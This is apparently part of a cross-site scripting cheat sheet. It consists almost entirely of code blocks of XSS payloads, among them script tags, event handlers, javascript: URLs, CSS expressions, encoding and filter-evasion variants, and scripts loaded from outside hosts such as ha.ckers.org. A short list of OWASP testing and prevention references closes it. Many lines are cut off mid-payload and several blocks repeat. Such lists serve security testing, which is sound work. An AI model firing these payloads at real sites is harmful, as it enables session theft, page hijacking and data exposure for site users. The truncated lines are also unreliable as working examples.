<style>.XSS{background-image:url("javascript:do
<style type="text/css">BODY{background:url("java
<!--[if gte IE 4]><SCRIPT>document.vulnerable=t
<base HREF="javascript:document.vulnerable=true
```

```
<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0(
<XML ID=I><X><C><![<IMG SRC="javas]]><![cript:do(
<XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript
<html><BODY><?xml:namespace prefix="t" ns="urn:s
<? echo('<SCR)';echo('IPT>document.vulnerable=tr
<meta HTTP-EQUIV="Set-Cookie" Content="USERID=<S
<head><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="
<a href="javascript#document.vulnerable=true;">
<div onmouseover="document.vulnerable=true;">
<img src="javascript:document.vulnerable=true;"
<img dynsrc="javascript:document.vulnerable=tru(
<input type="image" dynsrc="javascript:document
<bgsound src="javascript:document.vulnerable=tr
&<script>document.vulnerable=true;</script>
&{document.vulnerable=true;};
<img src=&{document.vulnerable=true;};>
<link rel="stylesheet" href="javascript:documen
<iframe src="vbscript:document.vulnerable=true;'
<img src="mocha:document.vulnerable=true;">
<img src="livescript:document.vulnerable=true;"
<a href="about:<script>document.vulnerable=true(
<meta http-equiv="refresh" content="0;url=javas(
<body onload="document.vulnerable=true;">
<div style="background-image: url(javascript:do(
<div style="behaviour: url([link to code]);">
<div style="binding: url([link to code]);">
<div style="width: expression(document.vulnerab
<style type="text/javascript">document.vulnerab
<object classid="clsid:..." codebase="javascrip
<style><!--</style><script>document.vulnerable=
<<script>document.vulnerable=true;</script>
<![<!--]]><script>document.vulnerable=true;//-->
<!-- -- --><script>document.vulnerable=true;</s(
<img src="blah"onmouseover="document.vulnerable=
<img src="blah>" onmouseover="document.vulnerab
<xml src="javascript:document.vulnerable=true;"
<xml id="X"><a><b><script>document.vulnerable=tr
<div datafld="b" dataformatas="html" datasrc="#X
[\xC0][\xBC]script>document.vulnerable=true;[\x(
<style>@import'http://www.securitycompass.com/xs
<meta HTTP-EQUIV="Link" Content="<http://www.se(
<style>BODY{-moz-binding:url("http://www.securi
<OBJECT TYPE="text/x-scriptlet" DATA="http://ww
<HTML xmlns:xss><?import namespace="xss" implem(
<script SRC="http://www.securitycompass.com/xss
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cm(
```

```
<script a=">" SRC="http://www.securitycompass.c
<script =">" SRC="http://www.securitycompass.co
<script a=">" '' SRC="http://www.securitycompas
<script "a='>'" SRC="http://www.securitycompass
<script a=`>` SRC="http://www.securitycompass.c
<script a=">'>" SRC="http://www.securitycompass
<script>document.write("<SCRI");</SCRIPT>PT SRC
<div style="binding: url(http://www.securitycom
&amp;quot;&amp;gt;&amp;lt;BODY onload!#$%&amp;amp;()*~+-_.,:;?@
&amp;lt;/script&amp;gt;&amp;lt;script&amp;gt;alert(1)&amp;lt;/scrip
&amp;lt;/br style=a:expression(alert())&amp;gt;
&amp;lt;scrscriptipt&amp;gt;alert(1)&amp;lt;/scrscriptipt&g
&amp;lt;br size=\&amp;quot;&amp;amp;{alert(&amp;#039;XSS&amp;#039;)
perl -e &amp;#039;print \&amp;quot;&amp;lt;IMG SRC=java\0sc
perl -e &amp;#039;print \&amp;quot;&amp;lt;SCR\0IPT&amp;gt;aler
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'
<~/XSS/*-*/STYLE=xss:e/**/xpression(window.loca
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'
<~/XSS STYLE=xss:expression(alert('XSS'))>
"><script>alert('XSS')</script>
</XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS')
XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
XSS STYLE=xss:e/**/xpression(alert('XSS'))>
</XSS STYLE=xss:expression(alert('XSS'))>
';;alert(String.fromCharCode(88,83,83))//\';;al
';';;!--";<;XSS>;=&;{()}
<;SCRIPT>;alert(';XSS';)<;/SCRIPT>;
<;SCRIPT SRC=http://ha.ckers.org/xss.js>;<;/SCR
<;SCRIPT>;alert(String.fromCharCode(88,83,83))<
<;BASE HREF=";javascript:alert(';XSS';);//";>;
<;BGSOUND SRC=";javascript:alert(';XSS';);";>;
<;BODY BACKGROUND=";javascript:alert(';XSS';);"
<;BODY ONLOAD=alert(';XSS';)>;
<;DIV STYLE=";background-image: url(javascript:
<;DIV STYLE=";background-image: url(&;#1;javasc
<;DIV STYLE=";width: expression(alert(';XSS';))
<;FRAMESET>;<;FRAME SRC=";javascript:alert(';XS
<;IFRAME SRC=";javascript:alert(';XSS';);";>;<;
<;INPUT TYPE=";IMAGE"; SRC=";javascript:alert('
<;IMG SRC=";javascript:alert(';XSS';);";>;
<;IMG SRC=javascript:alert(';XSS';)>;
<;IMG DYNSRC=";javascript:alert(';XSS';);";>;
<;IMG LOWSRC=";javascript:alert(';XSS';);";>;
<;IMG SRC=";http://www.thesiteyouareon.com/some
Redirect 302 /a.jpg http://victimsite.com/admin
exp/*<;XSS STYLE=';no\xss:noxss(";*//*");
```

```
<;STYLE>;li {list-style-image: url(";javascript
<;IMG SRC=';vbscript:msgbox(";XSS";)';>;
<;LAYER SRC=";http://ha.ckers.org/scriptlet.htm
<;IMG SRC=";livescript:[code]";>;
%BCscript%BEalert(%A2XSS%A2)%BC/script%BE
<;META HTTP-EQUIV=";refresh"; CONTENT=";0;url=j
<;META HTTP-EQUIV=";refresh"; CONTENT=";0;url=d
<;META HTTP-EQUIV=";refresh"; CONTENT=";0; URL=
<;IMG SRC=";mocha:[code]";>;
<;OBJECT TYPE=";text/x-scriptlet"; DATA=";http:
<;OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-
<;EMBED SRC=";http://ha.ckers.org/xss.swf"; All
a=";get";;&;#10;b=";URL(";";;&;#10;c=";javascri
<;STYLE TYPE=";text/javascript";>;alert(';XSS';
<;IMG STYLE=";xss:expr/*XSS*/ession(alert(';XSS
<;XSS STYLE=";xss:expression(alert(';XSS';))";>
<;STYLE>;.XSS{background-image:url(";javascript
<;STYLE type=";text/css";>;BODY{background:url(
<;LINK REL=";stylesheet"; HREF=";javascript:ale
<;LINK REL=";stylesheet"; HREF=";http://ha.cker
<;STYLE>;@import';http://ha.ckers.org/xss.css';
<;META HTTP-EQUIV=";Link"; Content=";<;http://h
<;STYLE>;BODY{-moz-binding:url(";http://ha.cker
<;TABLE BACKGROUND=";javascript:alert(';XSS';)"
<;TABLE>;<;TD BACKGROUND=";javascript:alert(';X
<;HTML xmlns:xss>;
<;XML ID=I>;<;X>;<;C>;<;![CDATA[<;IMG SRC=";jav
<;XML ID=";xss";>;<;I>;<;B>;<;IMG SRC=";javas<;
<;XML SRC=";http://ha.ckers.org/xsstest.xml"; I
<;HTML>;<;BODY>;
<;!--[if gte IE 4]>;
<;META HTTP-EQUIV=";Set-Cookie"; Content=";USER
<;XSS STYLE=";behavior: url(http://ha.ckers.org
<;SCRIPT SRC=";http://ha.ckers.org/xss.jpg";>;<
<;!--#exec cmd=";/bin/echo ';<;SCRIPT SRC';";--
<;? echo(';<;SCR)';;
<;BR SIZE=";&;{alert(';XSS';)}";>;
<;IMG SRC=JaVaScRiPt:alert(';XSS';)>;
<;IMG SRC=javascript:alert(&;quot;XSS&;quot;)>;
<;IMG SRC=`javascript:alert(";RSnake says, ';XS
<;IMG SRC=javascript:alert(String.fromCharCode(
<;IMG RC=&;#106;&;#97;&;#118;&;#97;&;#115;&;#99
<;IMG RC=&;#0000106&;#0000097&;#0000118&;#00000
<;DIV STYLE=";background-image:\0075\0072\006C\
<;IMG SRC=&;#x6A&;#x61&;#x76&;#x61&;#x73&;#x63&
<;HEAD>;<;META HTTP-EQUIV=";CONTENT-TYPE"; CONT
```

```
\";;alert(';XSS';);//
<;/TITLE>;<;SCRIPT>;alert("XSS");<;/SCRIPT>;
<;STYLE>;@im\port';\ja\vasc\ript:alert(";XSS";)
<;IMG SRC=";jav&#x09;ascript:alert(';XSS';);";>
<;IMG SRC=";jav&;#x09;ascript:alert(';XSS';);";
<;IMG SRC=";jav&;#x0A;ascript:alert(';XSS';);";
<;IMG SRC=";jav&;#x0D;ascript:alert(';XSS';);";
<;IMG&#x0D;SRC&#x0D;=&#x0D;";&#x0D;j&#x0D;a&#x0
perl -e ';print ";<;IM SRC=java\0script:alert("
perl -e ';print ";&;<;SCR\0IPT>;alert(";XSS";)<
<;IMG SRC="; &;#14;  javascript:alert(';XSS';);'
<;SCRIPT/XSS SRC=";http://ha.ckers.org/xss.js";
<;BODY onload!#$%&;()*~+-_.,:;?@[/|\]^`=alert("
<;SCRIPT SRC=http://ha.ckers.org/xss.js
<;SCRIPT SRC=//ha.ckers.org/.j>;
<;IMG SRC=";javascript:alert(';XSS';)";
<;IFRAME SRC=http://ha.ckers.org/scriptlet.html
<;<;SCRIPT>;alert(";XSS";);//<;<;/SCRIPT>;
<;IMG ";";";>;<;SCRIPT>;alert(";XSS";)<;/SCRIPT
<;SCRIPT>;a=/XSS/
<;SCRIPT a=";>;"; SRC=";http://ha.ckers.org/xss
<;SCRIPT =";blah"; SRC=";http://ha.ckers.org/xs
<;SCRIPT a=";blah"; ';'; SRC=";http://ha.ckers.
<;SCRIPT ";a=';>;';"; SRC=";http://ha.ckers.org/
<;SCRIPT a=`>;` SRC=";http://ha.ckers.org/xss.j
<;SCRIPT>;document.write(";<;SCRI";);<;/SCRIPT>
<;SCRIPT a=";>';>"; SRC=";http://ha.ckers.org/x
<;A HREF=";http://66.102.7.147/";>;XSS<;/A>;
<;A HREF=";http://%77%77%77%2E%67%6F%6F%67%6C%6
<;A HREF=";http://1113982867/";>;XSS<;/A>;
<;A HREF=";http://0x42.0x0000066.0x7.0x93/";>;X
<;A HREF=";http://0102.0146.0007.00000223/";>;X
<;A HREF=";h&#x0A;tt&#09;p://6&;#09;6.000146.0x
<;A HREF=";//www.google.com/";>;XSS<;/A>;
<;A HREF=";//google";>;XSS<;/A>;
<;A HREF=";http://ha.ckers.org@google";>;XSS<;/
<;A HREF=";http://google:ha.ckers.org";>;XSS<;/
<;A HREF=";http://google.com/";>;XSS<;/A>;
<;A HREF=";http://www.google.com./";>;XSS<;/A>;
<;A HREF=";javascript:document.location=';http:
<;A HREF=";http://www.gohttp://www.google.com/o
<script>document.vulnerable=true;</script>
<img SRC="jav ascript:document.vulnerable=true;'
<img SRC="javascript:document.vulnerable=true;";
<img SRC=" &#14; javascript:document.vulnerable
<body onload!#$%&()*~+-_.,:;?@[/|\]^`=document.
```

```
<<SCRIPT>document.vulnerable=true;//<</SCRIPT>
<script <B>document.vulnerable=true;</script>
<img SRC="javascript:document.vulnerable=true;"
<iframe src="javascript:document.vulnerable=tru
<script>a=/XSS/\ndocument.vulnerable=true;</scr
\";document.vulnerable=true;;//
</title><SCRIPT>document.vulnerable=true;</scri
<input TYPE="IMAGE" SRC="javascript:document.vu
<body BACKGROUND="javascript:document.vulnerabl
<body ONLOAD=document.vulnerable=true;>
<img DYNSRC="javascript:document.vulnerable=tru
<img LOWSRC="javascript:document.vulnerable=tru
<bgsound SRC="javascript:document.vulnerable=tr
<br SIZE="&{document.vulnerable=true}">
<LAYER SRC="javascript:document.vulnerable=true
<link REL="stylesheet" HREF="javascript:documen
<style>li {list-style-image: url("javascript:do
<img SRC='vbscript:document.vulnerable=true;'>
1script3document.vulnerable=true;1/script3
<meta HTTP-EQUIV="refresh" CONTENT="0;url=javas
<meta HTTP-EQUIV="refresh" CONTENT="0; URL=http
<IFRAME SRC="javascript:document.vulnerable=tru
<FRAMESET><FRAME SRC="javascript:document.vulne
<table BACKGROUND="javascript:document.vulnerab
<table><TD BACKGROUND="javascript:document.vuln
<div STYLE="background-image: url(javascript:do
<div STYLE="background-image: url(&#1;javascrip
<div STYLE="width: expression(document.vulnerab
<style>@im\port'\ja\vasc\ript:document.vulnerab
<img STYLE="xss:expr/*XSS*/ession(document.vuln
<XSS STYLE="xss:expression(document.vulnerable=
exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS
<style TYPE="text/javascript">document.vulnerab
<style>.XSS{background-image:url("javascript:do
<style type="text/css">BODY{background:url("jav
<!--[if gte IE 4]><SCRIPT>document.vulnerable=tr
<base HREF="javascript:document.vulnerable=true
<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0
<XML ID=I><X><C><![<IMG SRC="javas]]><![cript:do
<XML ID="xss"><I><B><IMG SRC="javas<!-- -->crip
<html><BODY><?xml:namespace prefix="t" ns="urn:
<? echo('<SCR)';echo('IPT>document.vulnerable=tr
<meta HTTP-EQUIV="Set-Cookie" Content="USERID=<
<head><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="
<a href="javascript#document.vulnerable=true;">
<div onmouseover="document.vulnerable=true;">
```

```
<img src="javascript:document.vulnerable=true;"
<img dynsrc="javascript:document.vulnerable=tru
<input type="image" dynsrc="javascript:document
<bgsound src="javascript:document.vulnerable=tr
&<script>document.vulnerable=true;</script>
&{document.vulnerable=true;};
<img src=&{document.vulnerable=true;};>
<link rel="stylesheet" href="javascript:documen
<iframe src="vbscript:document.vulnerable=true;
<img src="mocha:document.vulnerable=true;">
<img src="livescript:document.vulnerable=true;"
<a href="about:<script>document.vulnerable=true
<meta http-equiv="refresh" content="0;url=javas
<body onload="document.vulnerable=true;">
<div style="background-image: url(javascript:do
<div style="behaviour: url([link to code]);">
<div style="binding: url([link to code]);">
<div style="width: expression(document.vulnerab
<style type="text/javascript">document.vulnerab
<object classid="clsid:..." codebase="javascrip
<style><!--</style><script>document.vulnerable=
<<script>document.vulnerable=true;</script>
<![<!--]]><script>document.vulnerable=true;//-->
<!-- -- --><script>document.vulnerable=true;</s
<img src="blah"onmouseover="document.vulnerable
<img src="blah>" onmouseover="document.vulnerab
<xml src="javascript:document.vulnerable=true;"
<xml id="X"><a><b><script>document.vulnerable=t
<div datafld="b" dataformatas="html" datasrc="#
[\xC0][\xBC]script>document.vulnerable=true;[\x
<style>@import'http://www.securitycompass.com/x
<meta HTTP-EQUIV="Link" Content="<http://www.se
<style>BODY{-moz-binding:url("http://www.securi
<OBJECT TYPE="text/x-scriptlet" DATA="http://ww
<HTML xmlns:xss><?import namespace="xss" implem
<script SRC="http://www.securitycompass.com/xss
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cm
<script a=">" SRC="http://www.securitycompass.c
<script =">" SRC="http://www.securitycompass.co
<script a=">" '' SRC="http://www.securitycompas
<script "a='>'" SRC="http://www.securitycompass
<script a=`>` SRC="http://www.securitycompass.c
<script a=">'>" SRC="http://www.securitycompass
<script>document.write("<SCRI");</SCRIPT>PT SRC
<div style="binding: url(http://www.securitycom
";>;<;BODY onload!#$%&;()*~+-_.,:;?@[/|\]^`=ale
```

```
<;/script>;<;script>;alert(1)<;/script>;
<;/br style=a:expression(alert())>;
<;scrscriptipt>;alert(1)<;/scrscriptipt>;
<;br size=\";&;{alert(&#039;XSS&#039;)}\";>;
perl -e &#039;print \";<;IMG SRC=java\0script:a
perl -e &#039;print \";<;SCR\0IPT>;alert(\";XSS
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'
<~/XSS/*-*/STYLE=xss:e/**/xpression(window.loca
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'
<~/XSS STYLE=xss:expression(alert('XSS'))>
"><script>alert('XSS')</script>
</XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS')
XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
XSS STYLE=xss:e/**/xpression(alert('XSS'))>
</XSS STYLE=xss:expression(alert('XSS'))>
>"><script>alert("XSS")</script>&
"><STYLE>@import"javascript:alert('XSS')";</STYL
>"'><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%
>%22%27><img%20src%3d%22javascript:alert(%27%20
'%uff1cscript%uff1ealert('XSS')%uff1c/script%uf
'';!--"<XSS>=&{()}
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert(&quot;XSS<WBR>&quot;)
<IMGSRC=&#106;&#97;&#118;&#97;&<WBR>#115;&#99;&
<IMGSRC=&#0000106&#0000097&<WBR>#0000118&#00000
<IMGSRC=&#x6A&#x61&#x76&#x61&#x73&<WBR>#x63&#x7
<IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0D;ascript:alert(<WBR>'XSS');">
<![CDATA[<script>var n=0;while(true){n++;}</scr
<?xml version="1.0" encoding="ISO-8859-1"?><foo
<?xml version="1.0" encoding="ISO-8859-1"?><foo
<?xml version="1.0" encoding="ISO-8859-1"?><!DO
<?xml version="1.0" encoding="ISO-8859-1"?><!DO
<?xml version="1.0" encoding="ISO-8859-1"?><!DO
<?xml version="1.0" encoding="ISO-8859-1"?><!DO
<script>alert('XSS')</script>
%3cscript%3ealert('XSS')%3c/script%3e
%22%3e%3cscript%3ealert('XSS')%3c/script%3e
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG SRC=javascript:alert('XSS')>
<img src=xss onerror=alert(1)>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(8
```

```
<IMG SRC="jav ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x
<BODY BACKGROUND="javascript:alert('XSS')">
<BODY ONLOAD=alert('XSS')>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS'
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html
<<SCRIPT>alert("XSS");//<</SCRIPT>
%253cscript%253ealert(1)%253c/script%253e
"><s"%2b"cript>alert(document.cookie)</script>
foo<script>alert(1)</script>
<scr<script>ipt>alert(1)</scr</script>ipt>
<SCRIPT>String.fromCharCode(97, 108, 101, 114,
';alert(String.fromCharCode(88,83,83))//\';aler
<marquee onstart='javascript:alert('1');'>=(◕_◕
```

References :

Cross-site Scripting (XSS)

- 👉 https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

XSS (Cross Site Scripting) Prevention Cheat Sheet

- 👉 https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

DOM based XSS Prevention Cheat Sheet

- 👉 https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet

Testing for Reflected Cross site scripting (OTG-INPVAL-001)

- 👉 https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)

Testing for Stored Cross site scripting (OTG-INPVAL-002)

- 👉 https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002)

Testing for DOM-based Cross site scripting (OTG-CLIENT-001)

- 👉 https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)

DOM Based XSS

- 👉 https://www.owasp.org/index.php/DOM_Based_XSS

Cross-Site Scripting (XSS) Cheat Sheet | Veracode

- 👉 https://www.veracode.com/security/xss

Recommended books :

- XSS Attacks: Cross-site Scripting Exploits and Defense
- XSS Cheat Sheet